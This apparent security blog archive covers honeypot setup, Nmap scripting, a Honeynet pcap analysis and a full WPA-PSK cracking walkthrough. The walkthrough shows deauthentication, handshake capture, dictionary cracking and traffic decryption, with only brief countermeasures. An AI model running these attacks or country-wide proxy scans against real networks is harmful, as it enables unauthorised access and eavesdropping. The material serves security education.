Deception Techniques

deceptionIn the Tactical Deception Field Manual FM 90-2 of the US Army, the concept of deception is described as those measures designed to mislead enemy forces by manipulation, distortion, or falsification of evidence to induce him to react in a manner prejudicial to his interests. In the cyber world the deception concept and deception techniques have been introduced in the early 1990 with the use of honeypots [1].

Honeypots are decoy systems that attract attackers to attempt to compromise them [2], whose value lies in being probed, attacked or compromised [3]. In addition, honeypots can be used to gain advantage in network security. For instance they provide intelligence based on information and knowledge obtained through observation, investigation, analysis, or understanding [4].

Deception techniques such as honeypots are powerful and flexible techniques offering great insight into malicious activity as well as an excellent opportunity to learn about offensive practices. In this post I will be introducing how to create a honeypot for research purposes to learn about attack methods.

If you want to learn more about computer deception I recommend to read Fred Cohen articles. In regard to honeypots in I definitely recommend the landmark book authored by Lance Spitzner in  2002 and published by Addison-Wesley.  One of the many things Lance introduces on his book is the concept of level of interaction to distinguish the different types of honeypots. Basically, this concept provides a way to measure the level of interaction that the system will provide to the attacker. In this post I will be using a medium interaction honeypot called Kippo.

A important aspect before running a honeypot is to make sure you are aware of the legal implications of running a honeypots. You might need to get legal counsel with privacy expertise before running one. The legal concerns are normally around data collection and privacy, especially for high-interaction honeypots. Also you might need permission from your hosting company if you would for example run a honeypot on a virtual private server (vps). Lance on his book as one full chapter dedicated to the legal aspects. Regarding hosting companies that might allow you to run a honeypot you might want to check  Solar vps, VpsLand or Tagadap.

Let’s illustrate how to setup the Kippo SSH honeypot. Kippo is specialized in logging brute force attacks against SSH. It’s also able to store information about the actions the attacker took when they manage to break in. Kippo is considered a low interaction honeypot.  In addition I will be demonstrating how to use a third party application called Kippo-graph to gather statistics and visualize them.

Based on the tests made the easiest way to setup Kippo is on a Debian linux distro. To install it we need a set of packages which are mentioned in the requirements section of the project page. On my case I had a Debian 6 64 bits system with the core build packages installed and made the following:

Using apt (advanced packaging tool) which is the easier way to retrieve, configure and install Debian packages in automated fashion. I installed subversion to be able to then download Kippo. Plus, installed all the packages mentioned in the requisites. Then verified python version to make sure is the one needed. During the installation of the mysql-server package you should be prompted to enter a password for the mysql.

# apt-get update
# apt-get install subversion python-zope python-crypto python-twisted mysql-server ntp python-mysqldb

# python –V
Python 2.6.6

Check the status of MySQL, then try to login with the password inserted during the installation:
# service mysql status
# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 42
Server version: 5.1.66-0+squeeze1 (Debian)
mysql> quit

Check if we have a timesource configured and NTP is syncing:
#ntpq
ntpq> peers
ntpq> quit

Download Kippo using svn. Create the initial configuration file and then login into MySQL and create the necessary database and tables:
#svn checkout http://kippo.googlecode.com/svn/trunk/ /opt/kippo
#cd /opt/kippo/
#cp kippo.cfg.dist kippo.cfg
mysql -u root –p
mysql> CREATE DATABASE kippo;
mysql> USE kippo;
mysql> SOURCE /opt/kippo/doc/sql/mysql.sql
mysql> show tables;
mysql> quit;

Edit the kippo.cfg file and change the hostname directive, ssh port, and banner file. Also uncomment all the directives shown above regarding the ability of Kippo to log into the MySQL database. Make sure you adapt the fields to your environment and use strong passwords:

#vi kippo.cfg

ssh_port = 48222
hostname = server
banner_file = /etc/issue.net

[database_mysql]
host = localhost
database = kippo
username = root
password = secret

Edit the file /etc/issue.net on the system and insert a banner similar to the following:
This system is for the use of authorized users only. Individuals using this computer system without authority, or in excess of their authority, are subject to having all of their activities on this system monitored and recorded by system personnel. In the course of monitoring individuals improperly using this system, or in the course of system maintenance, the activities of authorized users may also be monitored. Anyone using this system expressly consents to such monitoring and is advised that if such monitoring reveals possible evidence of criminal activity, system personnel may provide the evidence of such monitoring to law enforcement officials.

Verify which username and password is used to deceive the attacker that he got the correct credentials and break in:
# cd /opt/kippo/data
# cat userdb.txt
root:0:123456

Then add a non-privileged user to be used to launch Kippo. Its also needed to change the ownership of the Kippo files and directories to the user just created:
# useradd -m –shell /bin/bash kippo
# cd /opt/
# chown kippo:kippo kippo/ -R
# su kippo
$ cd kippo
$ ./start.sh
Starting kippo in background…Generating RSA keypair…
done.
$exit

By default – as you might noticed in the kippo.cfg – Kippo runs on port 2222. Because we start Kippo as a non-privileged used we cannot change it to port 22. One way to circumvent this is to edit the /etc/ssh/sshd_config file and change the listening port to something unusual which will be used to manage the system. Then create an iptables rule that will redirect your TCP traffic destined to port 22 to the port where Kippo is running.
#cat /etc/ssh/sshd_config | grep Port
40822
#service ssh restart

#iptables -t nat -A PREROUTING -i eth0 -p tcp –dport 22 -j REDIRECT –to-port 48022

Depending on your setup you might need or not additional firewall rules. In my case I had the system directly exposed to the Internet therefore I needed to create additional firewall rules. For the iptables on Debian you might want to check this wiki page.

Create a file with the enforcement rules. I will not be including the redirect rule because will allow me to have control when to start and stop redirecting traffic.
vi /etc/iptables.rules
# Sample firewall configuration
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:RH-Firewall-1-INPUT – [0:0]
-A INPUT -j RH-Firewall-1-INPUT
-A FORWARD -j RH-Firewall-1-INPUT
-A RH-Firewall-1-INPUT -i lo -j ACCEPT
-A RH-Firewall-1-INPUT -p icmp –icmp-type any -j ACCEPT
-A RH-Firewall-1-INPUT -m state –state ESTABLISHED,RELATED -j ACCEPT
-A RH-Firewall-1-INPUT -m state –state NEW -m tcp -p tcp –dport 22 -j ACCEPT
-A RH-Firewall-1-INPUT -m state –state NEW -m tcp -p tcp –dport 2222 -j ACCEPT
-A RH-Firewall-1-INPUT -m state –state NEW -m tcp -p tcp –dport 48022 -j ACCEPT
-A RH-Firewall-1-INPUT -m state –state NEW -m tcp -p tcp –dport 48080 -j ACCEPT
-A RH-Firewall-1-INPUT -j REJECT –reject-with icmp-host-prohibited
COMMIT

I will be allowing ICMP traffic plus TCP port 22 and 2222 for Kippo and 48022 to access the system. Then the 48080 will be for the kippo-graphs.

Note that you might want to add the –source x.x.x.x directive to the rules that allow access to the real ssh and http deamon allowing only your IP address to connect to it.

Then we apply the iptables rules redirecting the contents of the file to the iptables-restore command. Then we need a small script for each time we restart the machine to have the iptables rules loaded as documented on the Debian wiki.

#iptables-restore < /etc/iptables.rules

#vi /etc/network/if-pre-up.d/iptables
#!/bin/bash
/sbin/iptables-restore < /etc/iptables.up.rules

Change the file mode bits
#chmod +x /etc/network/if-pre-up.d/iptables

Subsequently we can install kippo-graphs. To do that we need a set of additional packages:
#apt-get install apache2 libapache2-mod-php5 php5-cli php5-common php5-cgi php5-mysql php5-gd

After that we download kippo-graph into the the webserver root folder, untar it, change the permissions of the generated-graphs folder and change the values in config.php.
#cd /var/www

# wget http://bruteforce.gr/wp-content/uploads/kippo-graph-0.7.2.tar –user-agent=””
# md5sum kippo-graph-0.7.2.tar
#tar xvf kippo-graph-0.7.2.tar
# cd kippo-graph
# chmod 777 generated-graphs

# vi config.php
define(‘DB_HOST’, ‘localhost’);
define(‘DB_USER’, ‘kippo’);
define(‘DB_PASS’, ‘secret’);
define(‘DB_NAME’, ‘kippo’);

Edit the ports configuration settings, under apache folder, to change the port into something hard to guess like 48080. And change the VirtualHosts directive to the port chosen.

 vi /etc/apache2/ports.conf
NameVirtualHost *:48080
Listen 48080

#vi /etc/apache2/sites-enabled/000-default
<VirtualHost *:48080>

#service apache2 restart

Then you can point the browser to your system IP and load the kippo-graphs url. After you confirmed its working you should stop apache. In my case I just start apache to visualize the statistics.

With this you should have a Kippo environment running plus the third party graphs. One important aspect is that, every time you reboot the system you need to: Access the system using the port specified on the sshd config file ;  Apply the iptables redirection traffic ; Stop the apache service and start Kippo. This can be done automatically but I prefer to have control on those aspects because then I now when I start and stop the Kippo service.

#ssh  vps.site.com  -l root -p 48022
#iptables -t nat -A PREROUTING -i eth0 -p tcp –dport 22 -j REDIRECT –to-port 2222

#service apache2 stop
Stopping web server: apache2 … waiting .
#su kippo
$ cd /opt/kippo/
$ ./start.sh
Starting kippo in background…
Loading dblog engine: mysql
$ exit

Based on my experience It shouldn’t take more than 48 hours to have someone breaking in the system. You can than watch and learn. In addition after a couple of hours you should start seeing brute force attempts.

If you want to read more about other honeypots, ENISA (European Network and Information Security Agency) just recently released a study about honeypots called “Proactive Detection of Security Incidents II: Honeypot”. It’s the result of a comprehensive and in-depth investigation about current honeypot technologies. With a focus on open-source solution, a total of 30 different standalone honeypots were tested and evaluated. It’s definitely a must read.

In a future post I will write about the findings of running this deception systems to lure attackers.

References:
[1] The use of Deception Tecniques : Honeypots and decoys, Fred Cohen
[2] The Art of Computer Virus Research and Defense, Peter Szor, Symantec Press
[3] Honeypots. Tracking Hackers, Lance Spitzner, Addison-Wesley
[4] Designing Deception Operations for Computer Network Defense. Jim Yuill, Fred Feer, Dorothy Denning, Fall
Tagged , , , , ,

Watch out for the Wireless Neighborhood!

AirCrackHow safe is your Wireless network? Even if you are using WPA-PSK?

It’s possible to run a series of attacks that potentially allow compromising a wireless network and obtaining the WPA-PSK passphrase. This is likely because the wireless spectrum is a shared medium which means you and your neighbor might share the same channel and you can see his traffic and vice-versa. More, there are techniques and tools available that allow capturing the WPA-PSK handshake. With this capture you can then run a brute force or dictionary attack against it to obtain the passphrase.

The following exercise illustrates how an Evil neighbor can obtain your wireless WPA-PSK passphrase using a variety of offensive techniques and connect to your home or small office network.

This exercise will be executed using backtrack 5 which has all the tools installed but could be done on other Linux distribution or Windows system. In short, to achieve this, Evil just need to put his wireless card in monitor mode, inject packets using a technique known as deuathentication attack. In parallel, capture what is known as the four-way handshake which allows the client and the access point to negotiate the keys used to encrypt the traffic. Then he can run a bruteforce or dictionary attack against it and obtain the passphrase. Let’s see how he can accomplish this:

First he tells the driver for the wireless interface to shut down. Then using macchanger to manipulate the MAC address of the interface and change it to a MAC address for deception purposes. Then he brings the interface up and checks if the MAC address change took effect.

$ ifconfig wlan0 down

$ sudo macchanger –mac=00:de:ad:be:ef:00 wlan0
Current MAC: 00:1d:e0:04:ae:71 (unknown)
Faked MAC:   00:de:ad:be:ef:00 (unknown)

$ sudo ifconfig wlan0 up

$ ifconfig wlan0 | head -1
wlan0     Link encap:Ethernet  HWaddr 00:de:ad:be:ef:00 

The next step will be to enable monitor mode  on wlan0 interface. The monitor mode for wireless card is the same as promiscuous mode for a Ethernet card with one advantage. The wireless spectrum is a shared medium.

$ sudo airmon-ng start wlan0

Interface             Chipset                 Driver
wlan0                    Intel 4965AGN   iwl4965 – [phy0]
                                                                (monitor mode enabled on mon0)

Now, Evil can  use airodump-ng wireless packet capture tool to show networks matching WPA encryption (–encrypt wpa) on the interface that is configured as monitor mode.

$sudo airodump-ng -i mon0 –encrypt wpa

After an initial recon and scanning of the available wireless networks. He can select the one who has clients associated with it. In this case the one on channel 8 with the BSSID 00:12:80:ED:41:C0 and SSID SecureHomeNet.
Then, he can capture all raw 802.11 frames for this particular network. With this he can use aircrack-ng and others to crack the wpa2-handshake. To do this airodump-ng is executed on channel 8 (-c 8) with the selected access point MAC address (–bssid). The contents of the capture are written (-w) to file outputfile.

$sudo airodump-ng -c 8 –bssid 00:12:80:ED:41:C0 -w outputfile mon0

While running this and checking which clients are associated with the access point. He opens another shell and can inject packets into this specified wireless network using the MAC address of a client connected to the access point. There are different attacks techniques that can be used. The one used is the deauthentication attack with 5 attempts (–deauth=5). This will allows Evil to capture WPA/WPA2 handshakes by forcing clients to re-authenticate. The (-a) is the MAC address of the access point and the (-h) is the host/client.

$ sudo aireplay-ng –deauth=5 -e SecureHomeNet -a 00:12:80:ED:41:C0 -h 00:24:2C:6F:50:5D mon0

The interface MAC (00:1D:E0:04:AE:71) doesn’t match the specified MAC (-h).
                ifconfig mon0 hw ether 00:24:2C:6F:50:5D
10:30:04  Waiting for beacon frame (BSSID: 00:12:80:ED:41:C0) on channel 8
NB: this attack is more effective when targeting a connected wireless client (-c <client’s mac>).
10:30:04  Sending DeAuth to broadcast — BSSID: [00:12:80:ED:41:C0]
10:30:05  Sending DeAuth to broadcast — BSSID: [00:12:80:ED:41:C0]
10:30:06  Sending DeAuth to broadcast — BSSID: [00:12:80:ED:41:C0]

If all goes well after the attack finish the handshake should appear in the top right corner of the airodump-ng shell.
He can now stop the airdump-ng verify that he has the four-way handshake and then launch a brute force attack. First using tshark to filter by EAPOL it shows 4 packets.

$ ls -lisa *.cap
2498937 408 -rw-r–r– 1 root root 414162 2012-12-01 05:01 outputfile-01.cap

$ tshark -nnr outputfile-01.cap -R ‘eapol’
2536 337.964671 00:12:80:ed:41:c0 -> 00:24:2c:6f:50:5d EAPOL 155 Key (msg 1/4)
2538 337.981066 00:24:2c:6f:50:5d -> 00:12:80:ed:41:c0 EAPOL 155 Key (msg 2/4)
2540 337.984640 00:12:80:ed:41:c0 -> 00:24:2c:6f:50:5d EAPOL 205 Key (msg 3/4)
2542 337.989262 00:24:2c:6f:50:5d -> 00:12:80:ed:41:c0 EAPOL 133 Key (msg 4/4)

Then, to make sure the handshake is enough to mount a brute force or dictionary attack pyrit can be used with (–r) to read the packet capture using analyze parameter.

$ pyrit -r outputfile-01.cap analyze
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+
Parsing file ‘outputfile-01.cap’ (1/1)…
Parsed 38 packets (38 802.11-packets), got 1 AP(s)
#1: AccessPoint 00:12:80:ed:41:c0 (‘SecureHomeNet’):
  #1: Station 00:24:2c:70:fa:5d
  #2: Station 20:54:76:27:85:a4
  #3: Station 04:54:53:7f:4f:af
  #4: Station 00:24:2c:6f:50:5d, 1 handshake(s):
    #1: HMAC_SHA1_AES, good, spread 1

The required handshake is obtained. Evil can know mount a offline dictionary attack. He knows that the Wpa pre-shared key can be between 8 and 63 ASCII characters long.
He can first attempt a dictionary attack using aircrack-ng with (–w) to specify the list of words, (–e) to specify the SSID and the packet capture that holds the handshake. The word-lists can be easily obtained from Internet. For example from Openwall website.

$ aircrack-ng -w /pentest/passwords/wordlists/password-2011.lst -e SecureHomeNet outputfile-01.cap

Other than aircrack-ng he could use cowpatty created by Joshua Wright. The command is executed with (-f) to load word-list,  (-s) to specify the SSID, (-r) to read the packet capture with the handshake and (-2) in case the capture contains less than the 4 frames in the four-way handshake.

$ cowpatty -f /pentest/passwords/wordlists/password-2011.lst -s SecureHomeNet -r ~/outputfile-01.cap -2
cowpatty 4.6 – WPA-PSK dictionary attack. jwright@hasborg.com
Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 1000: 05091975
key no. 2000: 1010362776
The PSK is “1qaz2wsx”.

Or he could use Pyrit. Pyrit has the ability to use multiple CPUs and GPUs which can be extremely powerful and efficient.
To use pyrit we need three steps : Create an SSID, a password database with an imported wordlist and, finally we launch a brute-force attack using attack_batch

$ pyrit -e SecureHomeNet create_essid
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+
Connecting to storage at ‘file://’…  connected.
Created ESSID ‘SecureHomeNet’

$pyrit -i /pentest/passwords/wordlists/password-2011.lst import_passwords
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+
Connecting to storage at ‘file://’…  connected.
995760 lines read. Flushing buffers…. …
All done.

$pyrit -r ~/outputfile-01.cap -e SecureHomeNet attack_batch
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+
Connecting to storage at ‘file://’…  connected.
Parsing file ‘/home/user/outputfile-01.cap’ (1/1)…
Parsed 38 packets (38 802.11-packets), got 1 AP(s)
Picked AccessPoint 00:12:80:ed:41:c0 automatically…
Attacking handshake with station 00:24:2c:6f:50:5d
Tried 841112 PMKs so far (84.4%); 567 PMKs per second.
The password is ‘1qaz2wsx’.

After obtaining the pass-phrase,  it’s game over! Which can potentially be done easily with a good dictionary, Evil can know decrypt the wireless traffic using airdecap. With (-e) to specify the SSID and (-p) for the pass-phrase  Airdecap will write a new pcap file with the decrypted traffic.
$ airdecap-ng -e SecureHomeNet -p 1qaz2wsx outputfile-01.cap
Total number of packets read          2939
Total number of WEP data packets         0
Total number of WPA data packets       708
Number of plaintext data packets         0
Number of decrypted WEP  packets         0
Number of corrupted WEP  packets         0
Number of decrypted WPA  packets        17

$ ls -lisa *dec.cap
2499178 8 -rw-r–r– 1 user user 4284 2012-12-01 11:03 outputfile-01-dec.cap

Or use tshark with (-o) to specify preference settings. In this case the wlan.enable_decryption and wlan.web_key parameters. The available settings can been seen with the command $ tshark -G currentprefs | grep wlan.

$tshark -r outputfile-01.cap -o “wlan.enable_decryption:TRUE” -o wlan.wep_key1:wpa-pwd:1qaz2wsx:SecureHomeNet

Further, If the dictionary attack is unsuccessful because the pass-phrase used is not on the dictionary. Other attack vectors are available. Evil can mount a brute force attack which compute all possible passwords combinations. For example from letter a-z and numbers 0-9 using crunch. The drawback is that this will be ineffective, expensive and extremely time consuming.

The following output of crunch illustrates how much space would be needed to generate a word-list with all the combinations possible of lower case alphabet (26 characters) plus numbers range from 0 to 9. Using a pass-phrase of minimum and maximum of 8 characters.

$crunch 8 8 1234567890abcdefghijkmlnopqrstuvxywz
Crunch will now generate the following amount of data: 25389989167104 bytes
24213780 MB
23646 GB
23 TB
0 PB

Evil could combine aircrack-ng with crunch. Basically aircrack-ng accepts passwords from standard input. Then, he can redirect the output from crunch into aircrack-ng. Within crunch its chosen the minimum (8) and maxim password (8) length plus the keyspace
$crunch 8 8 1234567890abcdefghijkmlnopqrstuvxwzy | aircrack-ng  -e SecureHomeNet outputfile-01.cap -w –

Or he could use John the Ripper redirecting the output of it to aircrack-ng:
john$ sudo ./john –stdout –incremental:all | aircrack-ng  -e SecureHomeNet ~/outputfile-01.cap -w –

Both of this attack will most likely fail. Evil doesn’t know how many characters the pass-phrase has. Plus its using a limited key space which will take a significant amount of time. For example a 5 character password consisting of lowercase, and digits has 200 billion combinations. At the modest rate of 10.000 passwords attempts a second it can be broken in 90 minutes. For a 8 character password consisting of lowercase, uppercase, and digits it has 218 trillion combinations. At rate of 10.000 password attempts a second will take 692 years to break[1]. The best alternative Evil got is to use a good dictionary/word-list or using precomputed hashes (aka rainbow tables).

Other than decrypting the traffic. If  Evil obtained your pass-phrase either by brute force or dictionary attack,  he can connect to your network. If that happens you are exposed to extremely devastating network attacks such as arp spoofing, phishing, DNS poisoning and others.

How can you defend to this attack ?
The best countermeasure to prevent WPA-PSK attacks is to choose a good pass-phrase  Make sure is at least 12 characters long with a combination of numbers, upper and lower case letters plus special characters. In addition, choose a unique SSID. if your SSID is Home, Linksys or one of the top 1000, than most likely there is hash table with precomputed passwords for your SSID.

References:
[1] http://www.lockdown.co.uk/?pg=combi
Hacking Exposed Wireless: Wireless Security Secrets & Solutions

Tagged , , , , , ,

Nmap 6 Scripting Engine with 400+ scripts

It was 1st of September of 1997, when Gordon Lyon released the article “The Art of Scanning” on the Phrack Magazine. This was the first release of the well known open source tool for network exploration and security auditing called Nmap. 15 Years later we have Nmap 6, NSE (Nmap Scripting Engine) and a bunch of books about the this powerfull tool.


Basically, I would like to introduce you to some of the Nmap Scripting Engine scripts available. The latest version bring more than 430 scripts. Let’s first install Nmap 6 and then use the NSE scripts. Using a Linux system, download the latest version of Nmap 6 from the official source code repository. To accomplish this task gcc, openssl and make should be part of your system. Subversion control versioning system is the best way to download the version and stay up2date.

$ cd /tmp/
$ mkdir nmap
$ svn co –username guest https://svn.nmap.org/nmap

Then you can use the configure script to set up the different variables and parameters. Then run make to compile the code and generate the binary files. When building Nmap from source you can use ./configure –help to see a complete list of directives available

$ cd nmap/
$/tmp/nmap# ./configure
$/tmp/nmap# make
$/tmp/nmap# install
$ nmap -V
Nmap version 6.20BETA1 ( http://nmap.org )

Now that the latest version of Nmap is installed you should have around 430 scripts made with NSE under /usr/local.share/nmap/scripts. Among them you have scripts that allow you to check if a particular system is vulnerable to CVE-2012-1823, CVE-2012-2122, CVE-2012-1182 for PHP, MySQL and Samba services respectively.

Other ones are related to GeoIP and one particular interesting is called ip-geolocation-maxmind. This one gives you the ability to retrieve the Geo location of the IP you are scanning using the Maxmind database. To be able to run this script you first need to download the GeoLiteCity into /usr/local/share/nmap/nselib/data folder.

$cd /usr/local/share/nmap/nselib/data
$ wget -N -q http://geolite.maxmind.com/download/geoip/database/GeoLiteCity.dat.gz
$ gunzip GeoLiteCity.dat.gz

$nmap –script ip-geolocation-maxmind  84.72.11.109  -p 80
Host script results:
| ip-geolocation-maxmind:
| 84.72.11.109
|   coordinates (lat,lon): 47.3667,8.55
|_  city: Zurich, Switzerland

Other than the GeoIP you can also retrieve the Whois Information Records without running a port scan.
$ nmap –script whois -v -Pn -sn 4.4.4.4
Host script results:
| whois: Record found at whois.arin.net
| netrange: 4.4.0.0 – 4.4.255.255
| netname: LVLT-STATIC-4-4-16
| orgname: Level 3 Communications, Inc.
| orgid: LVLT
| country: US stateprov: CO
|
| orgtechname: ipaddressing
|_orgtechemail: ipaddressing@level3.com

You can even further extend the use of Maxmind free services and download the GeoIPCountry.csv file. Then feed it into Nmap to scan a range of IP addresses for a particular Country.
$wget http://geolite.maxmind.com/download/geoip/database/GeoIPCountryCSV.zip
unzip GeoIPCountryCSV.zip
Looking at the contents of the file we can easily grep for the IP addresses for a particular country.
head GeoIPCountryWhois.csv
“0.116.0.0”,”0.119.255.255″,”7602176″,”7864319″,”AT”,”Austria”
“1.0.0.0”,”1.0.0.255″,”16777216″,”16777471″,”AU”,”Australia”
“1.0.1.0”,”1.0.3.255″,”16777472″,”16778239″,”CN”,”China”

Next, cat the file, grep for the string you want in this case Portugal. Then use AWK with “,” as delimiter, print field 1 and 2. Pipe that into tr and delete the character ‘. Write the output into the file IP.Addresses.PT.

$cat GeoIPCountryWhois.csv | grep Portugal | awk -F “,” ‘{print $1 “-” $2}’ | tr -d ‘”‘ > IP.Addresses.PT
root@bt:/tmp/nmap/nselib/data# head IP.Addresses.PT
2.80.0.0-2.80.18.255
2.80.20.0-2.83.255.255
5.43.0.0-5.43.63.255
5.44.192.0-5.44.207.255
5.158.0.0-5.158.63.255

Now, we need to change the format of the file in order to be readable by Nmap. We need to change from “2.80.0.0-2.80.18.255” to “2-2.80-80.0-18.0-255”.
To do that we use Awk with the split arguments. From the man page of Awk :

split(string, array, fieldsep)
This divides string into pieces separated by fieldsep, and stores the pieces in array. The first piece is stored in array[1], the second piece in array[2], and so forth. The string value of the third argument, fieldsep, is a regexp describing where to split string (much as FS can be a regexp describing where to split input records). If the fieldsep is omitted, the value of FS is used. split returns the number of elements created. The split function, then, splits strings into pieces in a manner similar to the way input lines are split into fields.

If you want to understand better this command I recommend to read carefull the previous paragraph .
$cat IP.Addresses.PT | awk -F “.” ‘{split($4,array,”-“); print $1”-“array[2]”.”$2″-“$5 “.” $3″-“$6″.”array[1]”-“$7}’  > IP.Addresses.PT.nmap

The output will be:
head IP.Addresses.PT.nmap
2-2.80-80.0-18.0-255
2-2.80-83.20-255.0-255
5-5.43-43.0-63.0-255
5-5.44-44.192-207.0-255

Now that we have the information parsed according to the Nmap expected format you can use another NSE script. This time the http-open-proxy which tries to identtify systems that will allow you to proxy connections. We can now scan per country ! The -Pn will scan the hosts even if they dont respond to icmp requests. and the -iL is to specify a list of hosts. The -p specifies the ports.

$nmap -Pn –script=http-open-proxy -iL IP.Addresses.PT.nmap -p 8080,3128

Another cool script is http-google-malware which checks if hosts are on Google’s blacklist of suspected malware and phishing servers. These lists are constantly updated and are part of Google’s Safe Browsing service. To be able to run this script you need to sign up for the Safe Browsing API. You can check manually the Safe Browsing functionality with the URL : http://www.google.com/safebrowsing/diagnostic?site=google.com . Replace the site=google.com with the site you want to check.

After you have your API key you can run the following command :

$nmap -Pn -p80  –script http-google-malware –script-args http-google-malware.api= http://www.site.com
PORT   STATE SERVICE
80/tcp open  http
|_http-google-malware.nse: Host is known for distributing malware

For each NSE script there are additional arguments that you can run with –script-args prefix. The best source of information about them is the .nse file itself  under /usr/local.share/nmap/scripts.

Tagged , ,

Hands-on Lab – eCommerce – Part 1

An important aspect of network security is hands-on experience. Considering this I would like to share a step-by-step guide that illustrates how to create a web content management system with eCommerce shopping card software. What is the purpose? The purpose is to create a simulated real world e-commerce website in a controlled and virtual environment. Here you can find known vulnerabilities that will allow you to learn and practice security concepts.  Will also allow you to have a scenario where you can practice offensive and defensive techniques legally, safely and for educational purposes. The scenario is based on an older version of Joomla and Virtuemart running on a LAMP (Linux, Apache, MySQL, PHP) stack.

Probably the most common attack vector against Joomla based content management websites is SQL injection vulnerabilities. The National Vulnerability Database shows 755 matching records when searching for CVE’s affecting Joomla versions. ExploitDB shows 839 potential exploits for different Joomla versions and a variety of components. 487 SQL Injection related, 30 Cross Site Scripting  42 Local File Inclusion, 25 Remote File Inclusion and others. If you are familiar with Vmware this scenario can easily be extended to an Attacker system with Backtrack plus a Firewall like pfSense and/or IDS like Snort between the systems. This will allow you to further extend your skills in intrusion analysis, incident handling and penetration testing and others.

Tagged ,

Attack Trace – Honeynet challenges – Part 1

[This one is going to be really hands-on with bits and bytes. Hopefully, will allow you to reinforce and learn new skills about tshark and other tools. Optimistically, you can use this skills on your day to day job when doing Intrusion Detection and Analysis. I learned quite some stuff. If you are willing to devote some extra neurons and practice your intrusion detection and analysis skills, go for it. I runned the analysis on a backtrack linux distro.]

Honeynet is a security research organization, non-profit, dedicated to investigating attacks. This organization has been around for more than one decade. The cool stuff is that they provide Challenges to give you the opportunity to analyze these attacks, practice your skills, learn new tools and share your findings. Honeynet claim that these attacks are from real hacks which makes it even more fun.

On 18 Jan. 2010 Honeynet Project released a challenge called “pcap attack trace” with the goal to investigate a network attack. This is the one I will focus today. The packet capture can be found here. Of course the solutions and write ups are available so don’t spoil yourself too much. The question 8 for me was the most difficult and still need to learn more about the topic.

1. Which systems (i.e. IP addresses) are involved?
Powerful tshark tool to run in quite mode (-q) and print the hosts tree statistics (-z ip_hosts,tree) from the pcap file will give you the IP addresses involved.
$tshark -r attack-trace.pcap -q -z ip_hosts,tree

2. What can you find out about the attacking host (e.g., where is it located)?
Other than using whois you can also use tshark with “-R” to apply visualization filters like you do in wireshark. Plus the “-T fields” wich allows to display only the contents of the selected field in this case “smb.native_os” which exists under SMB protocol and specifies the OS. Then pipe the contents of it into “uniq”
$tshark -r attack-trace.pcap -R ‘ip.src==98.114.205.102’ -T fields -e smb.native_os | uniq -c

3. How many TCP sessions are contained in the dump file?
Print the statistics about TCP conversations from pcap. which show 5 TCP sessions.
$tshark -r attack-trace.pcap -q -z conv,tcp -nn

4. How long did it take to perform the attack?
Tshark with “-t” will print the elapsed value in seconds. The last packet will show how long it took. Aprox. 16s
$tshark -r attack-trace.pcap -t r | tail -n 1

5. Which operating system was targeted by the attack? And which service? Which vulnerability?
Troughout the analysis you can see that OS is Windows XP, Service is Microsoft DS and Vulnerability is MS04-11.

7. What specific vulnerability was attacked?
Analyze the pcap file with Snort using default configuration file and log the output in full mode. This will give you good details about it.
$ sudo snort -r attack-trace.pcap -c /etc/snort/snort.conf -l /tmp/ -A full
$ cat /tmp/alert

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
04/19-22:28:30.172468 98.114.205.102:1828 -> 192.150.11.111:445
TCP TTL:113 TOS:0x0 ID:15421 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x8CFFA9C Ack: 0x5BD511D9 Win: 0xF7D6 TcpLen: 20
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx%5D%5BXref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533%5D%5BXref => http://www.securityfocus.com/bid/10108%5D

8. What actions does the shellcode perform? Pls list the shellcode.
This is the difficult one. I must admit it goes beyond my current skills and will need more time to learn. I needed some help and used the exisiting writeups for guidance. Basically, if you look closer to the capture, especially the stream 1, some of the packets look suspicious due the NOP slides (0x90) throughout the packets. This instructions are common in buffer overflow exploits and others. The “-x” prints the hex and ASCII, the “-V” its for verbose output.
$tshark -r attack-trace.pcap -R ‘tcp.stream == 1’ –x
$tshark -r attack-trace.pcap -R ‘frame.number==29’ –xV
(..)
00c0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
00d0 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 …………….
